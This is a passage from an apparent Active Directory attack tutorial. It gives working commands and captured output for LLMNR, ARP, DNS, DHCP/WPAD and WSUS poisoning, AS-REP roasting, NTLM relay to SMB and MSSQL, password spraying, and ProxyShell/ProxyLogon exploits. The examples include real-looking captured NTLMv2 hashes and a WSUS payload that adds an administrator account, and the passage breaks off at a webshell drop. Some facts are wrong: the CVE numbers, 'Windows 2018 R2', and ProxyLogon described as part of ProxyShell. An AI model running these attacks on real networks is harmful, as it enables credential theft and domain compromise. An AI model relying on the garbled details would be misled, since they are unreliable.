[*] [MDNS] Poisoned answer sent to 10.0.0.4        for name UNCLEDREW.local
[*] [LLMNR]  Poisoned answer sent to 10.0.0.4 for name UNCLEDREW
[*] [MDNS] Poisoned answer sent to 10.0.0.4        for name infinitelogins.local
[*] [LLMNR]  Poisoned answer sent to 10.0.0.4 for name infinitelogins
[*] [MDNS] Poisoned answer sent to 10.0.0.4        for name infinitelogins.local
 [*] [LLMNR]  Poisoned answer sent to 10.0.0.4 for name infinitelogins
[SMB] NTLMv2-SSP Client   : 10.0.0.4
[SMB] NTLMv2-SSP Username : NBA\kIrving
[SMB] NTLMv2-SSP Hash     : kIrving::NBA:73903d091fc7f0d0:CD746C5AA23C24BE4B172737239CA431:0101000000000000C0653150DE09D2016DB8469DB2198095000000002000800
53004D004200330001001E00570049004E002D005000520048003400390032005200510041004600560004001400530004D004200330002E006C006F00630061006C0003003400570049004E002D0
0500052004800340039003200520051004100460056002E0053004D004200330002E006C006F00630061006C0005001400530004D004200330002E006C006F00630061006C0007000800C0653150DE
09D2010600040002000000080030003000000000000000010000000020000A7CE069ECEC056951BCE64E24676DC19C2AA3527F2CDE8259EC9A77F4A1790DF0A00100000000000000000000000000
0000000000009002600630069006600730002F0069006E00660069006E0069007400650006C006F00670069006E007300000000000000000000
[*] [MDNS] Poisoned answer sent to 10.0.0.10       for name infinitelogins.local
[*] [LLMNR]  Poisoned answer sent to 10.0.0.10 for name infinitelogins
 [*] [NBT-NS] Poisoned answer sent to 10.0.0.10 for name INFINITELOGINS (service: File Server)
[*] [MDNS] Poisoned answer sent to 10.0.0.10       for name infinitelogins.local
[*] [LLMNR]  Poisoned answer sent to 10.0.0.10 for name infinitelogins
[SMB] NTLMv2-SSP Client   : 10.0.0.10
[SMB] NTLMv2-SSP Username : NBA\lJames
[SMB] NTLMv2-SSP Hash     : lJames::NBA:6ec7650be550b170:A5AB37CD3CB25EC818C52D4218225DC7:0101000000000000C0653150DE09D2011076FF94EB6BB8890000000002000800 5
3004D004200330001001E00570049004E002D005000520048003400390032005200510041004600560004001400530004D004200330002E006C006F00630061006C0003003400570049004E002D00
500052004800340039003200520051004100460056002E0053004D004200330002E006C006F00630061006C0005001400530004D004200330002E006C006F00630061006C0007000800C0653150DE0
9D2010600040002000000080030003000000000000000010000000020000001AB042F9F8A5EB20F7E165D82372AAF20A537D058D35AD896ADBD11EC2313F5E0A0010000000000000000000000000
0000000000009002600630069006600730002F0069006E00660069006E0069007400650006C006F00670069006E00730000000000000000000
[*] [MDNS] Poisoned answer sent to 10.0.0.10       for name infinitelogins.local
[*] [LLMNR]  Poisoned answer sent to 10.0.0.10 for name infinitelogins
[*] Skipping previously captured hash for NBA\lJames
```

This would Essentially provide us with NTLM hashes of victim , which we can crack it with help of Hashcat or can follow up for Pass the Hash attacks.

What is ARP Spoofing (Address Resolution Protocol)

ARP acronym stands for **Address Resolution Protocol**, and as the name suggests it is a protocol that enables network communications between devices. ARP used to translate Internet Protocol (IP) addresses to a **“fixed physical machine address”**, also known as a **Media Access Control (MAC)** address, in a local-area network. Usually, ARP used within devices to communicate the router that enables those devices to connect to the Internet.


How Does the attack works ?

In the ARP spoofing attack , the attacker can intercept the communication between network devices.

The attack works as follows:

The network must be accessible to the attacker. They search the network for the IP addresses of a minimum of two devices, assuming these are a router and a workstation. Here is the output of ARP table before the attack.


arp -a



```
C:\Users\[redacted]>arp -a

Interface: 10.0.0.62 --- 0x7
  Internet Address      Physical Address      Type
  10.0.0.1              c0-ff-d4-91-49-df     dynamic
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


The attacker sends out fake ARP answers by using a spoofing tool like **Arpspoof** or **bettercap**. It is conducted by opening two terminal in kali and send the command like so :

arpspoof -i wlan0 -t 10.0.0.1 10.0.0.62 # targeting router



```
root@kali:~# arpspoof -i wlan0 -t 10.0.0.62 10.0.0.1
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
```

arpspoof -i wlan0 -t 10.0.0.62. 10.0.0.1 # targeting victim




```
root@kali:~# arpspoof -i wlan0 -t 10.0.0.62 10.0.0.1
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
10:f0:5:87:19:32 b0:fc:36:6b:11:39 0806 42: arp reply 10.0.0.1 is-at 10:f0:5:87:19:32
```

The falsified answers claim that the attacker's MAC address is the correct MAC address for both IP addresses, which belong to the workstation and router. By doing this, the workstation and router are tricked into connecting to the attacker's computer rather than to one another.

From so on, rather of speaking with each other directly, the two devices communicate with the attacker by updating their entries in the ARP cache.

Now, the attacker is surreptitiously interfering with every conversation. we can check it via ARP table again :




```
C:\Users\jtp>arp -a

Interface: 10.0.0.62 --- 0x7
  Internet Address      Physical Address      Type
  10.0.0.1              10-f0-05-87-19-32     dynamic
  10.0.0.11             10-f0-05-87-19-32     dynamic
  10.0.0.255            ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

So , If the data is not being encrypted or the protocol is not using SSL/TLS and authentication attempt is made it can provide the access to sensitive data or NTLM hashes , which can latter be crack to
provide access to DC. Attacker can see the data packets flowing out of his computer in wireshark.

Also an attacker need to forward the incoming packets out form his computer , it can be done like so :

echo 1 > /proc/sys/net/ipv4/ip_forward



Capturing from Wi-Fi
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
No.   Time        Source                 Destination          Protocol  Length  Info
    1 0.000000    Tp-LinkT_ff:2b:8a      Broadcast            ARP       42 Who has 192.168.1.132? Tell 192.168.1.4
    2 0.614404    Tp-LinkT_ff:2b:8a      Broadcast            ARP       42 Who has 192.168.1.132? Tell 192.168.1.4
    3 1.141571    192.168.1.6            172.217.194.95       TCP       55 1936 → 443 [ACK] Seq=1 Ack=1 Win=513 Len=1 [TCP segment of a reassembled PDU]
    4 1.179591    172.217.194.95         192.168.1.6          TCP       66 443 → 1936 [ACK] Seq=1 Ack=2 Win=271 Len=0 SLE=1 SRE=2
    5 1.638605    Tp-LinkT_ff:2b:8a      Broadcast            ARP       42 Who has 192.168.1.132? Tell 192.168.1.4
    6 9.806738    35.209.28.70           192.168.1.6          TLSv1.2   93 Application Data
    7 9.850612    192.168.1.6            35.209.28.70         TCP       54 1917 → 443 [ACK] Seq=1 Ack=40 Win=510 Len=0
    8 10.880569   zte_ef:7d:fc           IntelCor_a9:55:9c    ARP       42 Who has 192.168.1.6? Tell 192.168.1.1
    9 10.880580   IntelCor_a9:55:9c      zte_ef:7d:fc         ARP       42 192.168.1.6 is at 14:4f:8a:a9:55:9c
   10 10.881252   zte_ef:7d:fc           IntelCor_a9:55:9c    ARP       42 Who has 192.168.1.6? Tell 192.168.1.1
   11 10.881252   zte_ef:7d:fc           IntelCor_a9:55:9c    ARP       42 Who has 192.168.1.6? Tell 192.168.1.1
   12 10.881265   IntelCor_a9:55:9c      zte_ef:7d:fc         ARP       42 192.168.1.6 is at 14:4f:8a:a9:55:9c
   13 10.881289   IntelCor_a9:55:9c      zte_ef:7d:fc         ARP       42 192.168.1.6 is at 14:4f:8a:a9:55:9c
   14 15.005698   fe80::b8fe:db1f:fc5…   fe80::1              DNS       95 Standard query 0xd167 A ssl.gstatic.com
   15 15.047905   192.168.1.6            192.168.1.1          DNS       75 Standard query 0xd167 A ssl.gstatic.com
   16 15.053179   fe80::1                ff02::1:ff5a:4a8b    ICMPv6    86 Neighbor Solicitation for fe80::b8fe:db1f:fc5a:4a8b from 24:58:6e:ef:7d:fc
   17 15.053269   fe80::b8fe:db1f:fc5…   fe80::1              ICMPv6    86 Neighbor Advertisement fe80::b8fe:db1f:fc5a:4a8b (sol, ovr) is at 14:4f:8a:a9:55:9c

> Frame 43: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface \Device\NPF_{221F5332-4A1D-4597-8845-E7714985916C}, id 0
> Ethernet II, Src: Tp-LinkT_ff:2b:8a (d0:37:45:ff:2b:8a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
> Address Resolution Protocol (request)

0000  ff ff ff ff ff ff d0 37  45 ff 2b 8a 08 06 00 01   .......7 E.+.....
0010  08 00 06 04 00 01 d0 37  45 ff 2b 8a c0 a8 01 04   .......7 E.+.....
0020  00 00 00 00 00 00 c0 a8  01 3e                     .........>
```

What is DNS poisoning

During a DNS poisoning attack, An attacker intercept the DNS request and start sending spoofed responses. This is possible because the most of the DNS request going in an out of AD environment are in plaintext, making it easy to intercept after we have become Man in the Middle via ARP Poisoning.

How Does this attack works ?

Since we had done ARP spoofing via arpspoof we can also utilize the **Bettercap** or **Ettercap** to do the same With help of these commands , I will use Bettercap to demonstrate that.

```
sudo bettercap -iface wlan0

net.probe on

set arp.spoof.targets <target_IP>

arp.spoof on

net.sniff on
```

These command will start ARP spoof and will capture the data traffics. But Now since we want to conduct DNS Spoofing / Hijacking, we will follow up more like this :

```
set dns.spoof.domains [domains separated by commas here] set dns.spoof.address [IP address where traffic will
go]
dns.spoof on
```

We can also use the file for which specific domain should undergo DNS spoofing or if we wanted to spoof all DNS request.

```
#spoof the Host specified in file

set dns.spoof.hosts [path to hosts file]


#spoof all DNS traffic

set dns.spoof.all true
```

What is DHCP Poisoning ?

DHCP spoofing is type of MITM attack in which an attacker can distribute network configuration in order to be able to read network traffic. This case is usually achieved by replying to DHCP request faster than original DHCP server.

Windows machines provide several Custom DHCP flags like **NetBIOS**, **WINS**, **WPAD** settings. When a workstation sends a DHCP request to get its networking settings, these additional settings can be included in the DHCP answer to facilitate straightforward connectivity and name resolution.

From the above Described flags, the **DHCP options 252** Provides a way to send out WPAD configuration out to client who is requesting network setting. If An attacker able to answer broadcast DHCP queries faster than the legit DHCP server can inject any WPAD network setting on the requesting client. WPAD is just like a proxy setting given so that , if any request client is making out it first passes through that proxy.

How Does the attack works ?

First attacker need to reply to DHCP request faster than legit DHCP server , this can be achieve via DHCP starvation attack.

Now , the rouge DHCP Server of the attacker sends out ACK response to request with malicious WPAD network setting for a very short lease time (eg: 30 secs)

Now Wait for the lease to get expired and it it ask the new lease from the legit DHCP server only.

The Injected WPAD network setting will be there in client memory until it reboots.

Now the infected client will try to get wpad.dat file from the malicious rouge WPAD server to get the proxy address

Now our malicious rouge WPAD server will force the client to first authenticate, which means we would most likely get an NTLM hash.


We can utilize the Responder to help us out conducting this attacks. The attack can be started with - d/--DHCP (WPAD injection) argument. By default , a rouge WPAD server will be injection in the configuration.

-W/--wpad
One additional arguments and options should be sued when doing DHCP poisoning with -d/--DHCP argument. These are

option to start the WPAD rouge server so that fake wpad.dat file can be served to requesting clients (WPAD spoofing attack)

Here is whole command how it works :

```
responder --interface "eth0" --DHCP --wpad
```



```
           NBT-NS, LLMNR & MDNS Responder 3.1.4.0

  To support this project:
  Github → https://github.com/sponsors/lgandx
  Paypal  → https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
```

What is WSUS Poisoning

WSUS (Windows Server update services) is a management for windows system updates in organization network. So when setting up the WSUS for clients workstation **by default WSUS doesn't**

use HTTPS or any secure layer of SSL/TLS.
During the update of windows system via WSUS , clients are redirected to the Microsoft signed executable files which are run for the update the system. These binary uses an handler called CommandLineInstallation that specifies the additional parameters to pass the binary during the update installation.

we can use windows registry to find out if the organization windows Update server the organization using is is HTTP or HTTPS.

reg query HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate /v wuserver

How Does this attack works ?

First perform MITM via **ARP spoofing** between client and update server.

Redirect the traffic from client to malicious WSUS server.

keep malicious WSUS server ready that will help us in sending the evil update to client .

We can use the pywsus to start the Evil WSUS server that will run an our choice binary and commands to run. eg :

```
python3 pywsus.py --host $network_facing_ip --port 8530 --executable /path/to/PsExec64.exe --command
'/accepteula /s cmd.exe /c "net user testuser somepassword /add && net localgroup Administrators testuser
/add"'
```

Here we use Psexec Because it an windows binary and WSUS binary that are beign fetched should be microsoft sign only. But we use PSExec to follow up the concept of LOLBINS.

Now once WSUS is ready, we can start MITM attack for that purpose we can use bettercap to easy the process use the following bettercap caplets to get it running

```
quick recon of the network net.probe on

set the ARP spoofing

set arp.spoof.targets $client_ip

set arp.spoof.internal false

set arp.spoof.fullduplex false


reroute traffic aimed at the WSUS server set any.proxy.iface $interface
set any.proxy.protocol TCP

set any.proxy.src_address $WSUS_server_ip set any.proxy.src_port 8530
set any.proxy.dst_address $attacker_ip set any.proxy.dst_port 8530

Settings > Update & Security > Windows
 • control logging and verbosity events.ignore endpoint events.ignore net.sniff

 • start the modules

any.proxy on

arp.spoof on

net.sniff on

bettercap --iface $interface --caplet wsus_spoofing.cap
```

Now when windows update are trigger (by default every 22 hour) we will get an command execution. we can also trigger an update by navigating over to :

Update > Check for updates

What is ASREPRoasting

It is an Active directory attack where the Kerberos authentication process is targeted. It specifically targets user accounts that are **not using Kerberos pre-authentication**. That means that anyone can send an AS_REQ (request) to the DC on behalf of any of those users, and receive an AS_REP (response) message. This message contains a chunk of data encrypted with the original user key, derived from its password. Then, by using this message, the user password could be cracked offline.

How Does this attack works ?

This attack doesn't need any Domain Account , Just a connection to DC . But if we have an Domain account we can leverage the LDAP to find us the users accounts that have the flag (DONT_REQ_PREAUTH) . But we can also brute-force the usernames via wordlist.

Enumerating vulnerable users (need domain credentials)

```
Get-DomainUser -PreauthNotRequired -verbose #List vuln users using PowerView
```

Request AS_REP Message via Impacket

```
#Try all the usernames in usernames.txt

python GetNPUsers.py jurassic.park/ -usersfile usernames.txt -format hashcat -outputfile hashes.asreproast
#Use domain creds to extract targets and target them

python GetNPUsers.py jurassic.park/triceratops:Sh4rpH0rns -request -format hashcat - outputfile
hashes.asreproast
```

Using Rubeus for exploiting Windows Environment

```
.\Rubeus.exe asreproast /format:hashcat /outfile:hashes.asreproast [/user:username] Get-ASREPHash -Username
VPN114user -verbose #From ASREPRoast.ps1 (https://github.com/HarmJ0y/ASREPRoast)
```


ultimately we can use the john the reaper or Hashcat to crack those hashes:

```
john --wordlist=passwords_kerb.txt hashes.asreproast hashcat -m 18200 --force -a 0 hashes.asreproast
passwords_kerb.txt
```

Net-NTLM relay Attacks

NTLMv1/v2 or **Net-NTLMv1/v2** hashes when captured by coercing the authentication can be relayed back to other victims available in network. The captured Hashes can be from any protocol or via placing yourself as MITM. With this information, we can easily imagine the following scenario: An attacker manages to be in a man-in-the-middle position between a client and a server, and simply relays information from one to the other.

The man-in-the-middle position means that from the client's point of view, the attacker's machine is the server to which he wants to authenticate, and from the server's point of view, the attacker is a client like any other who wants to authenticate.


(1) User sends NTLM Negotiate which attacker intercepts with poisoning
(4) Attack forwards NTLM challenge to user
(5) User sends challenge response created by encrypting challenge with user's hash
(8) Attacker sends Access Denied error
User
Attacker
(2) Attacker forwards NTLM Authenticate on behalf of user
(3) Server responds with NTLM Challenge
(6) Attacker forwards challenge response
(7) Server grants access
(9) Attack accesses server resources
Target Server

The NTLM authentication message for relaying can be embedded in any protocol like SMB,HTTP,MSSQL,SMTP , IMAP. The NTLM authentication protocols are "application protocol-independent". It means one can relay LM or NTLM authentication messages over a certain protocol, say HTTP, over another, say SMB. That is called **cross-protocols LM/NTLM relay**.

Here we will be looking at two NET-NTLM relay attacks:

- SMB
- MS SQL


SMB Relay Attack

Here we use SMB protocol for relaying the Hashes . For this Relay attack to work , there are few requirement.

SMB signing must be disabled on the target.

Relayed user credentials must be admin on machine , so that we get got execution.


We would need **Responder** and **Imapcket's NTLMRealyx.py** . We would need to do some configuration changes in Responder config file . Such that SMB or HTTP listing mode are OFF , because we would be using **NTLMRelayx** to open those ports for relaying the hashes .



```
root@kali:/usr/share/responder# python Responder.py -I tun0 -rdw -v
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [OFF]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]
```

Now run the NTLMRelayx on the other terminal python ntlmrelayx.py -tf targets.txt -

smb2support



```
root@kali:/opt/impacket/examples# python ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server
```

Here the targets.txt file should be all the clients in environment which has SMB Singing disabled , so that we can relay the hashes. By-default **NTLMRealayx** would be performing DC sync and would be dumping the SAM databases of the client so that we can get access.

MS SQL Relay Attack

The MSSQL databases use the MS-TDS protocol over RPC. The RPC does not provide global relay protection or encryption. Depending on the configuration of the MSSQL client and server, the communication can be encrypted or plaintext. With encryption, another feature called **Extended Protection** is available since Windows 2018 R2 and Windows 7. Service Binding and Channel Binding can be enforced and protect against relaying attacks **but this feature is disabled by default**.

If Extended Protection is disabled, one can relay to MSSQL . To Run This attack we would need **Responder** and **NTLMRelayx** . in Responder's config file try to disable The MSSQL flag , so that it can be used efficiently by **NTLMRelayx** .

Responder.py -I eth0 -rdw -v

```
ntlmrelayx.py -t mssql://ws1.child.testlab.local -i -smb2support --no-multirelay

SQL (child\ddrake guest@master)> enum_users
```

As you can see we got access to MSSQL database, now we can further abuse the database with stored procedures xp_fileexist and xp_dirtree to get Command Execution.

ASREPRoasting

AS-REP Roasting is an attack technique targeting weaknesses in the Kerberos authentication protocol used in Active Directory environments. This attack allows an attacker to request encrypted Kerberos tickets for user accounts that do not require pre-authentication. These encrypted tickets can then be offline brute-forced to obtain the user's password hash. Rubeus.exe, a powerful tool for AD exploitation, includes a command specifically designed for executing AS-REP Roasting attacks.

```
Rubeus.exe asreproast
```

This command initiates the AS-REP Roasting attack. By default, asreproast will target all users in the current domain who have the "Do not require Kerberos preauthentication" flag set, making them vulnerable to this attack.

```
Rubeus.exe asreproast /domain:example.com /user:targetuser
```

After executing the command, Rubeus.exe will output the obtained ticket data, including the encrypted Kerberos tickets. This data can then be used for offline brute-forcing to obtain the user's password hash.
Once you have the encrypted tickets, you can use tools like Hashcat or John the Ripper to perform offline brute-force attacks against them to obtain the user's password hash.

Bruteforcing

Password spraying is a technique used by attackers to gain unauthorized access to user accounts in an Active Directory domain by trying a few commonly used passwords against many accounts. Unlike traditional brute-force attacks, where a large number of passwords are tried against a single account, password spraying involves trying a small number of passwords against many accounts to avoid detection by account lockout policies. Here's how you can perform password spraying in an Active Directory domain using various tools and commands:
Invoke Password Spraying with Rubeus:

Invoke Password Spraying with Rubeus:

```
Rubeus.exe brute /password:Password123! /user:Administrator /domain:example.com /dc:dc.example.com
```

Invoke Password Spraying with CrackMapExec:

```
crackmapexec smb 192.168.1.0/24 -u usernames.txt -p Password123!
```

Invoke Password Spraying with Metasploit:

```
msfconsole use auxiliary/scanner/smb/smb_login
set RHOSTS 192.168.1.0/24
set SMBUserFile usernames.txt
set SMBPass Password123!
exploit
```

Invoke Password Spraying with Hydra:

```
hydra -L usernames.txt -p Password123! smb://192.168.1.100
```

ProxyShell

The ProxyShell vulnerability is a critical security issue affecting Microsoft Exchange servers. It comprises three separate vulnerabilities: ProxyShell (CVE-2021-34473), ProxyLogon (CVE-2021-34474), and ProxyOracle (CVE-2021-34475). These vulnerabilities allow attackers to bypass authentication mechanisms and gain unauthorized access to Exchange servers, potentially leading to complete compromise of the server and the underlying Active Directory domain.
Attackers exploit the ProxyShell vulnerability by sending crafted HTTP requests to the Exchange server. By chaining the three vulnerabilities, they can execute arbitrary commands on the server, leading to potential compromise.

https://github.com/ktecv2000/ProxyShell

```
git clone https://github.com/ktecv2000/ProxyShell cd ProxyShell virtualenv -p $(which python3) venv source
venv/bin/activate pip3 install pypsrp cp wsman.py venv/lib/*/site-packages/pypsrp/wsman.py python3 exploit.py
<target-exchange-server-ip> <email>
```

ProxyLogon

The ProxyLogon vulnerability, tracked as CVE-2021-26855, is a critical security flaw affecting on-premises Microsoft Exchange servers. Exploitation of this vulnerability can lead to unauthorized access to email accounts and potentially complete compromise of the Exchange server and the underlying Active Directory domain. The ProxyLogon vulnerability is part of the larger set of vulnerabilities known as ProxyShell.
Here's an overview of the ProxyLogon vulnerability and steps to mitigate it:

- ProxyLogon allows attackers to execute arbitrary code on vulnerable Exchange servers without authentication, leading to unauthorized access.
- Attackers can exploit this vulnerability by sending crafted HTTP requests to the Exchange server, enabling them to execute arbitrary commands and potentially take control of the server.

https://github.com/Udyz/Proxylogon

```
C:\>python proxylogon.py mail.evil.corp administratror@evil.corp Attacking target mail.evil.corp
============================ Got DN: /o=EVIL CORP/ou=first administrative group/cn=Recipients/cn=Administrator
Got SID: S-1-5-21-175943541-xxxxxxxxxx-3152120021-500 Got session id: a99eda32-xxxx-xxxx-825b-5f1c4a6080e7 Got
canary: rOWUk7lmAUC2-5HIlQ4EpGq1rPu959xxxxxxxxxx_xxxxxxx_xxx_a-KJ5WR-9j95yu-JOv3dFY. =========== It means good
to go!!!==== Got OAB id: 2f3d4600-xxxx-xxxx-xxxx-b4a4c1d3fb58 Successful! (+) Webshell drop at
